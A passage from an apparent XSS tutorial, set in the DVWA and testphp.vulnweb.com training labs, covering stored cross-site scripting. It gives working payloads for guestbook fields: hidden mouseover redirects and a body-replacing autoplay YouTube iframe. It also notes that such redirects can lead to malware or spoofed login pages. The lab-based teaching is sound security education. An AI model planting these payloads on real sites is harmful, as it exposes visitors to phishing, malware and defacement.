
5. Go back to DVWA and then click *XSS stored* and you will be redirected again. Any user that opens that page and mouses over the broken image will be redirected.

Alternate payload:
<img src="http://www.deepeddy.net/img/deepeddyfish.gif" onMouseOver=window.location='https://www.google.com'> (displays image)

Example 9 – Redirect to Another Page on Mouseover (Empty Space)

Use this payload in conjunction with stored/persistent XSS to redirect users to another page. This page could be malicious and contain a drive-by malware download, or it could be a spoof of a legitimate page designed to collect information, or it could be…

1. Click the *XSS stored* link in DVWA.




Vulnerability: Stored Cross Site Scripting (XSS)

2. Enter a name in the *Name* field and the following code in the *Message* field and click *Sign Guestbook*:

```
<p id="demo" onmouseover="myFunction()">&nbsp;</p>

<script>
function myFunction() {
  document.getElementById("demo").innerHTML = "<img src=&nbsp;
onMouseOver=window.location='https://www.google.com'>";
}
</script>
```

3. Notice the empty message in the guestbook message area. The message is not actually empty. We have instead inserted a space.




Vulnerability: Stored Cross Site Scripting (XSS)

Name: test
Message: This is a test comment.

Name: Ted
Message:


4. Right-click in the message area and choose *Inspect Element*.



```
<pre>
  Hello
  <p id="demo" onmouseover="myFunction()">whitespace </p> event
  whitespace
  <script>
    function myFunction() { document.getElementById("demo").innerHTML = "<img src=&nbsp; onMouseOver=window.location='https://www.google.com'>"; }
  </script>
</pre>
```

Notice the script embedded in the page.

5. Hover your mouse over the seemingly empty message area. You will be redirected to Google.com.




6. Go back to DVWA, click *XSS stored*, and hover over the message area, and you will be redirected again. Any user that opens that page and mouses over the area will be redirected.

Example 10 – Redirect to a YouTube Video

Use this payload in conjunction with stored/persistent XSS to redirect users to an embedded YouTube video. This attack is more of an annoyance than anything else. Use this on a forum site susceptible to stored XSS and the code will stay in the comments field. You could consider it a kind of defacement or a simple denial-of-service (DoS) depending on how the site is configured.


1. Navigate to http://testphp.vulnweb.com/index.php and click *Our guestbook*.



2. Enter the following code in the *Message* field and click *add message*:
<script>document.body.innerHTML='<iframe width="560" height="315" src="https://www.youtube.com/embed/zbxXxSa1oOc?&autoplay=1" frameborder="0" allowfullscreen></iframe>'</script>

   Note: Autoplay may not be set on your browser. It's set by default in Chrome but not in Firefox. To set it in Firefox:
   - https://support.mozilla.org/en-US/kb/block-autoplay
   - https://support.mozilla.org/bm/questions/1260002?&mobile=1

3. Notice the video playing while the URL stays the same. This video is embedded into the guestbook, and any user that opens that page will be directed to the video.


testphp.vulnweb.com/search.php?test=query
Getting Started